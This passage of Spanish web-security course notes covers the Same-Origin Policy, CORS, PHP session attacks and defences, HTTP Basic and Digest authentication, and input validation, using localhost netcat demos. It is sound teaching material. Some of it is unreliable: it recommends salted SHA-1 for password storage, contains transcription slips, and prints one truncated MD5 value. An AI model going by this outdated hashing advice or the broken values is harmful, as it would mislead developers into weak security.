10.2. Definición	61
10.2.1. Definición de Origen	61
10.2.2. Aplicación	62
10.2.3. Ejemplo	62
10.2.4. Discusión	63
10.3. CORS	63
10.4. Peticiones simples	63
10.4.1. Ejemplo	64
10.5. Peticiones preflighted	64

10.1. Introducción

- Qué es el SOP Same Origin Policy.
- De qué ataques nos protege.
- Como saltárselo con el CORS (Cross-Origin Resource Sharing).

10.2. Definición

SOP (Same-Origin Policy)

restringe cómo un documento o script cargado desde un origen puede interactuar con un recurso de otro origen. Es un mecanismo de seguridad crítico para aislar documentos potencialmente maliciosos.

- La mayoría de este tema está basado en la documentación de Mozilla: https://developer.mozilla.org/es-ES/docs/Web/Security/Same-origin_policy
- **Está activada en TODOS los navegadores.**
- La idea básica es muy sencilla pero existen muchos detalles de implementación y muchas implementaciones distintas.
- Todo el problema reside en definir qué es “mismo origen”.

10.2.1. Definición de Origen

Dos páginas tienen el mismo origen si el protocolo, puerto (si es especificado) y host son los mismos para ambas páginas. Verá esto a veces referido como la tupla “esquema/host/puerto”.

Para esta URL: [http://server.com/index.html]

- URLs con el mismo origen:

- `http://server.com/cgi/update.php`
- `http://server.com/php/help?lang=es`
- URLs con distinto origen:
 - `https://server.com/index.html`
 - `http://server.com:8080/index.html`
 - `http://remoto.com/index.html`
- Microsoft(r) hace dos excepciones: subdominios y puertos, que hacen que las siguientes sí sean SOP:
 - `http://server.com:8080/index.html`
 - `http://apps.server.com/app/index.html`
- Se consideran **Orígenes Heredados** a las páginas que vienen de un javascript heredan el origen de la página que las abre:

```
<script src="https://ajax.googleapis.com/.../jquery.min.js" />
```

Listing 10.1: Es como si estuviera embebido en la página.

En este caso, las funciones jquery sí pueden operar con el documento.

10.2.2. Aplicación

- SOP permite enviar cualquier petición a cualquier servidor. Esto es, se puede escribir en cualquier servidor.
- SOP solo deja **acceder desde javascript a los datos leídos desde el mismo origen**. Esto es, se limita la lectura.
- SOP sí que procesa los valores devueltos cuando son objetos embebidos. Por ejemplo, imágenes, hojas de estilo, javascript, multimedia, etc. Esto permite poder utilizar cualquier imagen de cualquier servidor en nuestras páginas.

Importante

Si que permite que realicen las peticiones, pero no deja procesar (leer) lo que devuelve el servidor. Por tanto, **no bloquea los ataques de tipo CSRF!**

10.2.3. Ejemplo

- Podemos jugar con el SOP utilizando XMLHttpRequest() y pidiendo URLs distintas:

```
<html><body><script>
  URL="sop.html";
  var req = new XMLHttpRequest();
  req.open("GET",URL,true);
  req.onreadystatechange=function(ev){
    if (req.readyState != 4) return;
    if (req.status == 200) alert(req.responseText);
    else alert("Mal");
  }
  req.send(null);
</script>
  Solo para ver que realmente he leído esta página.
</body></html>
```

Listing 10.2: fichero sop.html

```
$ php -S localhost:7000
```

- Activamos la consola de desarrollador y

- Lanzamos el navegador con la URL: `localhost:7000`.
- Podemos jugar con la URL que se solicita y ver cómo se aplica el SOP.
- También podemos ofrecer otro servicio en otro puerto y ofrecer una imagen.

10.2.4. Discusión

- Existe todavía la posibilidad de obtener cierta información sobre los recursos como por ejemplo su existencia o en caso de imágenes, su tamaño.
- Hay que tener especial cuidado con los objetos que se incrustan (`img`, `object`, `scripts`, etc.) porque pueden existir fugas de información.
- Los navegadores implementan muchas tecnologías y es difícil que no se escape nada: “Chrome SOP Bypass with SVG (CVE-2014-3160)”
- Hasta la llegada del HTML5, los `iframes` han causado muchos problemas, que por defecto tienen su propio origen que no comparten ni con sus mismos. Es necesario activarlo a través del atributo `sandbox`.
- Pero hay veces que una aplicación pueda cargar recursos de distintos servidores.

10.3. CORS

CORS (Cross-Origin Resource Sharing)

is a system, consisting of transmitting HTTP headers, that determines whether browsers block frontend JavaScript code from accessing responses for cross-origin requests.

- Para qué sirve:
 1. Obtener javascript de dominios que confiamos.
 2. Obtener fuentes de texto de servidores exclusivos. Por ejemplo, por cuestiones de copyright.
 3. Bajar imágenes para editarlas en un *canvas*.
- Es un estándar no definido por la W3C. Sino por WHATWG living standard: <https://fetch.spec.whatwg.org/>
- Se definen dos tipos de transacciones:

Simple Donde se realiza la petición y solo se controla si la respuesta puede ser procesada en el javascript del cliente. Esto permitiría ataques CSRF.

Preflighted El cliente antes de hacer la petición, pregunta si está autorizado a hacerla (con una HTTP request el tipo OPTIONS). Y solo en caso afirmativo se hace la request.

10.4. Peticiones simples

- La forma más simple es mediante la cabecera `HTTP Access-Control-Allow-Origin:`.
- El servidor indica qué dominios puede hacer uso de sus recursos.
- Esta cabecera es interpretada por el navegador para permitir que los datos devueltos sean usados o no.
- Ejemplo de respuesta de un servidor que deja que todos manipulen sus datos:

```
$ wget -S https://fonts.googleapis.com/css?family=Roboto
--2018-10-03 13:19:38-- https://fonts.googleapis.com/css?family=Roboto
Resolving fonts.googleapis.com (fonts.googleapis.com)... 216.58.201.170, 2a00:1450:4003:80b::200a
Connecting to fonts.googleapis.com (fonts.googleapis.com)|216.58.201.170|:443... connected.
HTTP request sent, awaiting response...
HTTP/1.1 200 OK
Content-Type: text/css; charset=utf-8
Access-Control-Allow-Origin: *
Timing-Allow-Origin: *
Expires: Wed, 03 Oct 2018 11:21:14 GMT
[...]
```

10.4.1. Ejemplo

- Utilizando el PHP anterior, ahora podemos crear una respuesta que SI admita ser utilizada.
- Podemos construir una respuesta en un puerto diferente y comprobar que navegador solo mostrará el contenido de la petición si contiene la cabecera correcta.

```
$ cat allowed.http
HTTP/1.0 200 OK
Date: Tue, 02 Oct 2018 17:14:29 GMT
Connection: close
Content-Type: text/plain; charset=UTF-8
Content-Language: es
Access-Control-Allow-Origin: *

Esto es todo
$ php -S localhost:7000
$ nc -NL 8000 < allowed.http
GET / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0)
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:7000/sop.html
Origin: http://localhost:7000
Connection: keep-alive
Cache-Control: max-age=0
```

10.5. Peticiones preflighted

- A diferencia de las peticiones simples. Estas envían primero una petición HTTP con el método OPTIONS con el recurso que se quiere acceder para determinar si existe y es seguro.
- Este protocolo solo se aplica si la petición original
 - utiliza alguno de los siguientes métodos: PUT, DELETE, OPTIONS, TRACE o PATCH',
 - o tiene alguna cabecera "no segura"
 - o si la cabecera Content-Type (enviada por el cliente) tiene un valor distinto de: application/x-www-form-urlencoded, multipart/form-data o text/plain.

```
<html><body><script>
var URL = 'http://localhost:8000/';
var body = 'Datos que solo Tú puedes saber';
var req = new XMLHttpRequest();
req.open('POST', URL, true);
req.setRequestHeader('Chanchullo', 'pingpong');
req.setRequestHeader('Content-Type', 'text/plain'); // 'text/xml'
req.onreadystatechange = function(ev){
  if (req.readyState == 4) {
    if(req.status == 200) {
      alert(req.responseText);
    } else {
      alert("Mal");
    }
  }
};
req.send(body);
</script>Parece correcto</body></html>
```

Listing 10.3: Fichero preflight.htm

- Descomentando la cabecera Chanchullo o cambiando la valor de la cabecera Content-Type a otra cosa, por ejemplo text/xml, se obliga al navegador a seguir petición preflight.

```
$ cat allowed_preflight.http
HTTP/1.0 200 OK
Date: Tue, 02 Oct 2018 17:14:29 GMT
Connection: close
Content-Type: text/plain; charset=UTF-8
Content-Language: es
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type, chanchullo

Esto es todo
$ while true; do nc -nl 8000 < allowed_preflight.http ; done &
$ php -e -S localhost:7000 &
$ firefox localhost:7000/preflight.html
...
OPTIONS / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: chanchullo
Origin: http://localhost:7000
Connection: keep-alive
Cache-Control: max-age=0

POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:7000/preflight.html
Chanchullo: pingpong
Content-Type: text/plain
Content-Length: 30
Origin: http://localhost:7000
Connection: keep-alive
Cache-Control: max-age=0

Datos que solo Tú puedes saber
```




Figura 10.1: Secuencia en cors preflight.

Tema 11 Sesiones y autenticación

Contents

11.1. Introducción	67
11.2. Sesiones	67
11.2.1. Sesiones en PHP	68
11.2.2. Problemas con la sesiones	68
11.2.3. Soluciones	69
11.3. Autenticación	69
11.3.1. Basic HTTP	70
11.3.2. Digest HTTP	71
11.4. Recomendaciones	72
11.4.1. Calidad de las credenciales	72
11.4.2. Seguridad en el servidor	72
11.5. Enlaces	73

11.1. Introducción

- Cómo mantener el estado entre distintas peticiones WEB mediante sesiones.
- Cómo se utilizan las sesiones en PHP.
- Ataques a las sesiones.
- Métodos de autenticación de clientes.

11.2. Sesiones

- HTTP es stateless. Esto es, no tiene estado.
- Si queremos mantener información sobre los clientes necesitamos “saber quién es y en qué estado está” en cada una de las interacciones.
- Para conseguir esto tenemos que resolver dos problemas:
 1. Identificar al cliente.
 2. Recordar el estado de su sesión.
- “Identificar” a un usuario no es lo mismo que “Autenticarlo”:

“Identification” is the ability to identify uniquely a user of a system or an application that is running in the system. “Authentication” is the ability to prove that a user or application is genuinely who that person or what that application claims to be.

- Los clientes (o aplicaciones) se **identifican**.
- Los que ofrecen el servicio son los que deben solicitar las credenciales para **autenticarlos**.
- Una vez un usuario se ha autenticado, es muy importante no confundirse de usuario (que otro usuario le robe la sesión...) la identificación es crítica.

- ¿Cómo sabemos que dos peticiones HTTP pertenecen al mismo cliente? esto es: que ambas provienen del mismo navegador.
- Existen varias soluciones, pero la más utilizada es mediante el uso de cookies.
- Inicialmente, los datos de la sesión se almacenaban codificados en la propia cookie pero daba lugar a muchos problemas, por lo que **no debe utilizarse**.
- La solución actual consiste en almacenar los datos de cada sesión en el propio servidor utilizando un identificador (aleatorio) para acceder a los datos de cada cliente. Ese identificador se envía al cliente para que lo guarde (en una cookie normalmente) y lo envíe de vuelta en cada una de las posteriores peticiones. De esta forma el servidor podrá recuperar los datos de ese cliente específico.
- Los datos de las sesiones se suelen guardar en ficheros del sistema operativo o en una base de datos.

11.2.1. Sesiones en PHP

- PHP guarda dos datos de las sesiones en el directorio `/var/lib/php/sessions/`, con un nombre de fichero de la forma `sess_[rndval]`. Donde `rndval` es una cadena aleatoria que identifica la sesión.
- Para intercambiar el identificador de sesión el cliente PHP puede utilizar dos métodos alternativos:

COOKIE: Si el cliente soporta cookies, entonces crea una COOKIE con el nombre `PHPSESSID` con el identificador. Es necesario tener activadas las cookies en el cliente.

Parámetro de GET: si no soporta cookies, entonces añade a la URL de todos los links de la página de respuesta. Este segundo método es muy inseguro y actualmente no se debe usar.

- Ejemplo de creación de una sesión:

```
<?php session_start(); ?>
<html><body><pre>
    <?php
    if (isset($_SESSION['id'])){
        $_SESSION['id']++;
    }else{
        $_SESSION['id']=0;
    }
    echo "\nSession values::\n";
    print_r ($_SESSION);
    ?>
</pre></body></html>
```

- Los datos de sesión se guardan en el vector súper global `$_SESSION`.
- Cuando un nuevo cliente se conecta no tiene id de sesión y PHP crea un fichero aleatorio nuevo.
- Si el cliente ya tiene un id de sesión, entonces PHP busca el fichero con los datos guardados y rellena `$_SESSION`.
- Pero si no encuentra el fichero con los datos guardados entonces PHP deja el array `$_SESSION` vacío y sigue utilizando el mismo identificador que le dio el cliente (con una sesión vacía).

11.2.2. Problemas con la sesiones

- El principal problema se produce **cuando un atacante es capaz de conocer el identificador de sesión**, con lo que puede suplantar la identidad del que creó la sesión.
- Existen tres formas de conseguirlo:

Predicción: El atacante puede predecir cómo se generan los identificadores. Este ataque es muy difícil a no ser que el haya algún fallo en el generador de números aleatorios. Esto ocurre con mayor frecuencia en los sistemas empujados (la IoT).

Capture: El atacante es capaz de ver el valor del identificador bien en los mensajes en tránsito (MitM), o mediante XSS.

Fixation: El atacante puede forzar un valor de identificador que luego será usado por el cliente. Para lo que se suele usar ataques del tipo CSRF.

11.2.3. Soluciones

1. Utiliza HTTPS para evitar que puedan realizar ataques de MitM. Recordemos que HTTPS no está libre de problemas y es posible hacer MitM con conexiones HTTPS.
2. Regenerar el identificador de sesión en lugar de inicializar una cuando no se tiene información previa (evita session fixation):

```
<?php
    session_start();

    if (!isset($_SESSION['initiated'])) {
        session_regenerate_id(); // Force a new ID.
        $_SESSION['initiated'] = TRUE;
    }
?>
```

3. Es recomendable regenerar el identificador de sesión cuando el usuario cambia de rol (se autentica) o cuando va a realizar alguna operación importante.
4. Forzar el uso de cookies en lugar de parámetros GET:

```
<?php
    ini_set("session.use_only_cookies", TRUE);
    ini_set("session.use_trans_sid", FALSE);
    session_start();
?>
```

5. Añadir un botón para “cerrar la sesión” que llame a `session_destroy()`.
6. Reducir el tiempo de vida de las cookies asociadas a la sesión:

```
<?php
    ini_set("session.use_only_cookies", TRUE);
    ini_set("session.use_trans_sid", FALSE);
    session_cache_limiter("nocache");
    session_start();
?>
```

El identificador de sesión se perderá cuando se cierre el navegador.

7. En cualquier caso, la navegación con pestañas agrava el problema de CSRF. El escenario es el siguiente:
 - a) En una pestaña abrimos una sesión con nuestro el servidor (por ejemplo el banco).
 - b) Mientras estamos conectados y autenticados, desde otra pestaña se accede a una página maliciosa que contiene links que apuntan a nuestro banco y que realizan transacciones.
 - c) Puesto que estamos autenticados, las peticiones lanzadas desde la segunda pestaña contendrán la cookie correcta, y por tanto se actuará sobre la sesión que tenemos abierta.

En este caso la solución pasa por utilizar la misma protección que se utiliza para prevenir el CSRF.

8. Si la comunicación es extremadamente importante, podemos firmar las peticiones (JSON XML, o POSTS) con un algoritmo HMAC. Lo cual impedirá que un atacante de MitM puede alterar los contenidos de los mensajes, incluso siendo el atacante capaz de suplantar el certificado SSL.

11.3. Autenticación

Authentication in the context of web applications is commonly performed by submitting a user name or ID and one or more items of private information that only a given user should know. [OWASP]

- La autenticación no es un tema resuelto!

- Existen muchos estándares de autenticación a múltiples niveles: HTTP, HTML, JSON, OAUTH, SMS, etc..
- La evolución histórica ha hecho que esto sea muy confuso.
- Actualmente se está usando “second factor authentication” en los bancos.
- Biométrico.
- Existen varios tipos de autenticación en el estándar HTTP. IANA mantiene una lista de métodos por nombre. Los más consolidados son:

Basic: Las credenciales son enviadas en claro al servidor.

[NO de debe usar.]

Digest: El servidor solicita un reto en forma de resumen de las credenciales.

[Mejor que el básico pero tampoco es seguro.]

Bearer: Usado en el protocolo OAuth.

11.3.1. Basic HTTP

- Lo implementa el servidor web utilizando solamente cabeceras HTTP.
- En Apache se implementa en el módulo `mod_auth_basic`.
- Esto permite crear aplicaciones que no se preocupen de la autenticación. También se puede montar un servidor estático (solo sirve ficheros) con autenticación.
- El servidor (Apache, etc.) solicita que el cliente se autentique respondiendo con un error 401 y con la cabecera `WWW-Authenticate`:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="User Visible Realm", charset="UTF-8"
```

Aquí se pide que el tipo de autenticación sea “Basic”.

- El cliente (el navegador) solicita al usuario mediante un popup una clave frase “User Visible Realm”.
- Luego el navegador codifica el usuario y la clave de la siguiente forma:

```
AUTH=base64([username]+":"+[passwd])
```

y el resultado lo retornan en una cabecera `Authorization`:

```
Authorization: Basic [AUTH]
```

Se concatena el nombre de usuario con la clave, separados por dos puntos. Y toda esa cadena se codifica en base64.

Ejemplo completo

- Creamos un fichero con las cabeceras HTTP apropiadas y lanzamos el “servidor” con `nc`:

```
$ cat basic.http;
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="Dame el password para AQUI"

$ while true; do nc -N -l 9090 < basic.http ; done
```

En el navegador nos aparece el siguiente popup cuando nos conectamos a `localhost:9090`

Tras introducir el usuario y la clave, el navegador envía una segunda petición HTTP al servidor. Esta segunda vez con la cabecera `Authorization`: correctamente rellena:

```
GET / HTTP/1.1
Host: localhost:9090

GET / HTTP/1.1
```




Figura 11.1: Popup preguntando las credenciales.

```
Host: localhost:9090
Authorization: Basic QUE6QkI=
```

Podemos comprobar que "QUE6QkI=" es el resultado de la expresión anterior con la clave "BB":

```
$ echo -n "AA:BB" | base64
QUE6QkI=
```

11.3.2. Digest HTTP

- Solamente se utilizan cabeceras HTTP.
- En Apache se implementa en el módulo `mod_auth_digest`.
- Existen distintas variantes de este método. Cada variante se denomina `qos` (Quality of protection). Solo estudiaremos el tipo "auth".
- El servidor envía los siguientes datos en una cabecera `WWW-Authenticate: Digest`:
 - realm**: Cadena de caracteres que identifica los recursos que se protegen.
 - qop**: Identificador del tipo algoritmo que se usará.
 - nonce**: Cadena aleatoria que genera el servidor que será usada en las formulas para calcular la respuesta
 - opaque**: Cadena aleatoria que genera el servidor y que se tiene que devolver sin modificación.
- La respuesta del navegador contiene los siguientes campos en una cabecera `Authorization: Digest`:
 - username**: El nombre de usuario en claro
 - realm, qop, nonce y opaque**: Copias de los valores recibidos.
 - uri**: Cadena con la URL que se solicita.
 - nc**: Contador que se incrementa en cada petición.
 - cnonce**: Cadena aleatoria generada por el cliente.
 - response**: El resultado de las siguientes operaciones:

```
HA1 = MD5(username+":"+realm+":"+password)
HA2 = MD5(method+":"+digestURI)
response = MD5(HA1+":"+nonce+":"+nc+":"+cnonce+":"+qop+":"+HA2)
```

Ejemplo completo

- Seguimos los mismos pasos que en el ejemplo anterior.

```
$ cat digest.http;
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Digest realm="testrealm@host.com",
                    qop="auth",
                    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                    opaque="5ccc069c403ebaf9f0171e9517f40e41"
Content-Type: text/html

$ while true; do nc -N -l 9090 < digest.http ; done
```

- Nos conectamos con el navegador a este servidor: `firelax localhost:9090`.
- Vemos como nuestro servidor recibe dos peticiones. La primera le indica al navegador que debe usar Digest auth y la segunda ya recibimos una petición correctamente autenticada:

```
GET / HTTP/1.1
Host: localhost:9090

GET / HTTP/1.1
Host: localhost:9090
Authorization: Digest username="AA", realm="testrealm@host.com",
               nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093", uri="/",
               response="0f5ebe90a1c500c5d15dd6b39565472a",
               opaque="5ccc069c403ebaf9f0171e9517f40e41",
               qop=auth, nc=00000001, cnonce="8992ebcd7337328c"
```

- Podemos ver cómo se construye la respuesta:

```
$ echo -n "AA:testrealm@host.com:BB" | md5sum
15c6d14f45e36dcca82dbb1e0dbc91c # << HA1

$ echo -n "GET:/" | md5sum
71998c64aea37ae77020c49c00f73fa8 # << HA2

$ echo -n "15c6d14f45e36dcca82dbb1e0dbc91c:\
dcd98b7102dd2f0e8b11d0f600bfb0c093:\
00000001:8992ebcd7337328c:auth:\
71998c64aea37ae77020c49c00f73fa8" | md5sum
0f5ebe90a1c500c5d15dd6b39565472a # << response
```

```
.....
Authorization: Digest username="AA", realm="testrealm@host.com",
               nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093", uri="/",
               response="0f5ebe90a1c500c5d15dd6b39565472a",
               opaque="5ccc069c403ebaf9f0171e9517f40e41",
               qop=auth, nc=00000001, cnonce="8992ebcd7337328c"
```

11.4. Recomendaciones

11.4.1. Calidad de las credenciales

Los humanos somos el eslabón más débil.

- Los identificadores de usuarios no deben hacer distinción entre mayúsculas y minúsculas.
- Si se utiliza direcciones de mail como identificador, se deben de validar en el lado del servidor.
- Obliga al usuario a utilizar una contraseña de al menos 12 caracteres y que contenga al menos mayúsculas, minúsculas y números. Sugierele que utilice una frase o que lo genere aleatoriamente:

```
$ dd if=/dev/urandom bs=1 count=9 2>/dev/null | base64
6FDvZ+S2WNWB
```

- Las contraseñas basadas en palabras simples con variaciones suelen ser muy débiles: https://www.korelogic.com/Resources/Presentations/bsidesavl_pathwell_2014-06.pdf
- Acepta al menos passwords de 128 caracteres. Y asegúrate que efectivamente, todos los caracteres se utilizan para validar al usuario.

11.4.2. Seguridad en el servidor

- Utiliza HTTPS.

- Limita el número de intentos en un intervalo de tiempo para evitar ataques de fuerza bruta. Por ejemplo, después de 5 intentos fallidos, se bloquea la cuenta durante 20 minutos. En este caso se debe informar al usuario que la cuenta está bloqueada temporalmente. También se puede aplicar una penalización temporal de incremento exponencial.
- Evita enviar la contraseña, utiliza protocolos de **desafío respuesta criptográficos**.
- Un ejemplo de autenticación sin exponer la clave [WP]:
 1. Server sends a unique challenge value *sc* to the client
 2. Client sends a unique challenge value *cc* to the server
 3. Server computes $sr = \text{hash}(cc + \text{secret})$ and sends to the client
 4. Client computes $cr = \text{hash}(sc + \text{secret})$ and sends to the server
 5. Server calculates the expected value of *cr* and ensures the client responded correctly
 6. Client calculates the expected value of *sr* and ensures the server responded correctly
- Existen otros algoritmos de autenticación. Los de zero knowledge authentication permiten “demostrar” la identidad sin exponer nuestras credenciales.
- En caso de autenticación incorrecta nunca digas qué ha fallado, si el nombre de usuario o la contraseña. siempre se debe dar un único mensaje de erro: “Login failed”.
- No guardes la contraseña en claro en el servidor. Guárdala resumida con un salt. De este forma, aunque un atacante obtenga la base de datos del servidor no sabrá la contraseña y por tanto aunque el usuario use la misma contraseña en otro servicio le será inútil.
- Podemos generar nuestro propio algoritmo de almacenamiento:

```
<?php
$USER="Jhon";
$PASS="My_Clave";
$SALT=base64_encode(random_bytes(12));
$SHA=sha1($PASS . ":" . $SALT);
$ENTRY= $USER . ":" . $SALT . ":" . $SHA;
echo $ENTRY;
?>
Jhon:kdGV/GSPiNjYnpkW:24d1fb87faf6f277c77d9e9fcc3ab4cf2f1c29ad
```

11.5. Enlaces

1. Chris Shiflett. PHP Expert
2. [Métodos de autenticación](#)

Tema 12 Validación Sanitización

Contents

12.1. Introducción	75
12.2. Contra qué nos protegemos	75
12.3. Validar los tipos	75
12.4. Sanitizar los datos	76
12.4.1. Problemas de escapar	77
12.4.2. Encoding	77
12.4.3. Problemas de la codificación	78
12.5. Recomendaciones	79

12.1. Introducción

- La superficie de ataque de una aplicación la conforma el conjunto de datos y operaciones a las que el cliente (atacante) tiene acceso.
- En las aplicaciones web intervienen muchos lenguajes de programación, cada una con su propia sintaxis y caracteres de control. Lo que implica tener muchas superficies de ataque.
- Para permitir la interoperabilidad, los estándares WEB han definido toda una suerte de codificaciones. Cada codificación ha sido diseñada para resolver un problema concreto.
- No validar todas las entradas o validarlas incorrectamente es una importante fuente de problemas.

12.2. Contra qué nos protegemos

- Tipos de datos incorrectos. Por ejemplo, un valor que debería ser numérico pero que el usuario introduce caracteres del alfabeto. **VALIDAR las entradas.**
- Contra “meta caracteres” que pueden ser interpretados y pueden tener significados especial en algún contexto. **VALIDAR y escapar.**
- Contra entradas de excesivo tamaño que pueden desbordar algún buffer o agotar la memoria. **LIMITAR.**
- Hay que tener en cuenta que los datos de los usuarios no solo se utilizan en el momento en el que son introducidos, sino que pueden almacenarse en una DB o guardarse en un fichero. Luego mucho tiempo después otra parte de la aplicación puede recuperarlos y utilizarlos incorrectamente.

12.3. Validar los tipos

- Hay que comprobar que los datos recibidos tienen el formato (tipo) esperado.
- En PHP tenemos funciones para saber el tipo de una variable:

is_a	is_executable	is_integer	is_numeric	is_string
is_array	is_file	is_iterable	is_object	is_subclass_of
is_bool	is_finite	is_link	is_readable	is_uploaded_file
is_callable	is_float	is_long	is_real	is_writable
is_dir	is_infinite	is_nan	is_resource	is_writeable
is_double	is_int	is_null	is_scalar	gettype

- Pero lo que realmente necesitamos es saber si una “cadena” introducida por el usuario tiene el formato del tipo de dato que esperamos: números, fechas, nombres, claves, email, dirección postal, ip, dominio, url, etc.
- Para los formatos más simples podemos utilizar las funciones heredadas de “C”:

```
ctype_alnum ctype_cntrl ctype_graph ctype_print ctype_space ctype_xdigit
ctype_alpha ctype_digit ctype_lower ctype_punct ctype_upper
```

- Tenemos la función `filter_var()` que nos permite validar los tipos de datos más comunes:

```
pgp > echo filter_var("1232@somewhere.here.es" , FILTER_VALIDATE_EMAIL);
1232@somewhere.here.es

php > FILTER_VALIDATE[TAB][TAB]
FILTER_VALIDATE_BOOLEAN  FILTER_VALIDATE_EMAIL
FILTER_VALIDATE_INT       FILTER_VALIDATE_MAC
FILTER_VALIDATE_URL       FILTER_VALIDATE_DOMAIN
FILTER_VALIDATE_FLOAT     FILTER_VALIDATE_IP
FILTER_VALIDATE_REGEX
```

`filter_var()`, con los filtros del tipo `_VALIDATE_`, retorna la cadena si es válida o FALSE en caso contrario.

- También es posible limpiar o sanitizar los datos utilizando los flags del tipo `_SANITIZE_`. Ejemplo de uso:

```
$original_email = 'jeff@gmail.com';
$clean_email = filter_var($original_email,FILTER_SANITIZE_EMAIL);
if ($original_email == $clean_email &&
    filter_var($original_email,FILTER_VALIDATE_EMAIL)){
    // now you know the original email was safe to insert.
    // insert into database code go here.
}

php > FILTER_SANITIZE_[TAB][TAB]
FILTER_SANITIZE_EMAIL          FILTER_SANITIZE_NUMBER_INT
FILTER_SANITIZE_ENCODED        FILTER_SANITIZE_SPECIAL_CHARS
FILTER_SANITIZE_FULL_SPECIAL_CHARS FILTER_SANITIZE_STRING
FILTER_SANITIZE_MAGIC_QUOTES    FILTER_SANITIZE_STRIPPED
FILTER_SANITIZE_NUMBER_FLOAT    FILTER_SANITIZE_URL
```

- Para tipos de datos propios o más complejos necesitaremos expresiones regulares (o patrones) y aplicar el patrón contra la cadena.

```
if (!preg_match($PATRON, $entrada) {
    echo "El dato $entrada no tiene el formato esperado";
}
```

- Listado de patrones que se pueden usar para validar:

enteros: De la forma `[+]-dígitos`, sin contener espacios en blanco: `/^[+]?[0-9]+$ /`

alfabético: Equivale a usar `ctype_alpha()`: `/^[a-z]+$ /i`

código postal: Entero sin signo entre 5 y 6 números: `/^[0-9]{5,6}$ /`

email: De la forma `id1.id2@dom1.dom2.rootdom`: `/^[a-z0-9_-]+[a-z0-9-\.\.]*@([a-z0-9-_\.\.]*[a-z]{2,6})$/i`

teléfono: De la forma `[+34] 55 55 555` (o cualquier forma de agrupar números): `/^(\\+[0-9]{2})?(?[0-9]{2,3})+$/`

12.4. Sanitizar los datos

- Existen dos formas de tratar el problema:

1. Limitar el conjunto de caracteres aceptables.
 2. Escapar el caracteres (símbolos) que puedan representar algún peligro.
- Hay que tratar de aplicar el primer criterio, y no aceptar entradas que incumplan la sintaxis definida (VALIDAR). Pedirle al usuario que se adapte a las restricciones, indicándole al usuario el conjunto de caracteres válidos.
 - En caso tener que aceptar símbolos potencialmente conflictivos, hay que “escaparlos” o “codificarlos” para que no se interpreten incorrectamente en las operaciones posteriores.
 - Los símbolos que hay que considerar como conflictivos son:

! 0x21	" 0x22	# 0x23	\$ 0x24	% 0x25
& 0x26	' 0x27	(0x28) 0x29	* 0x2a
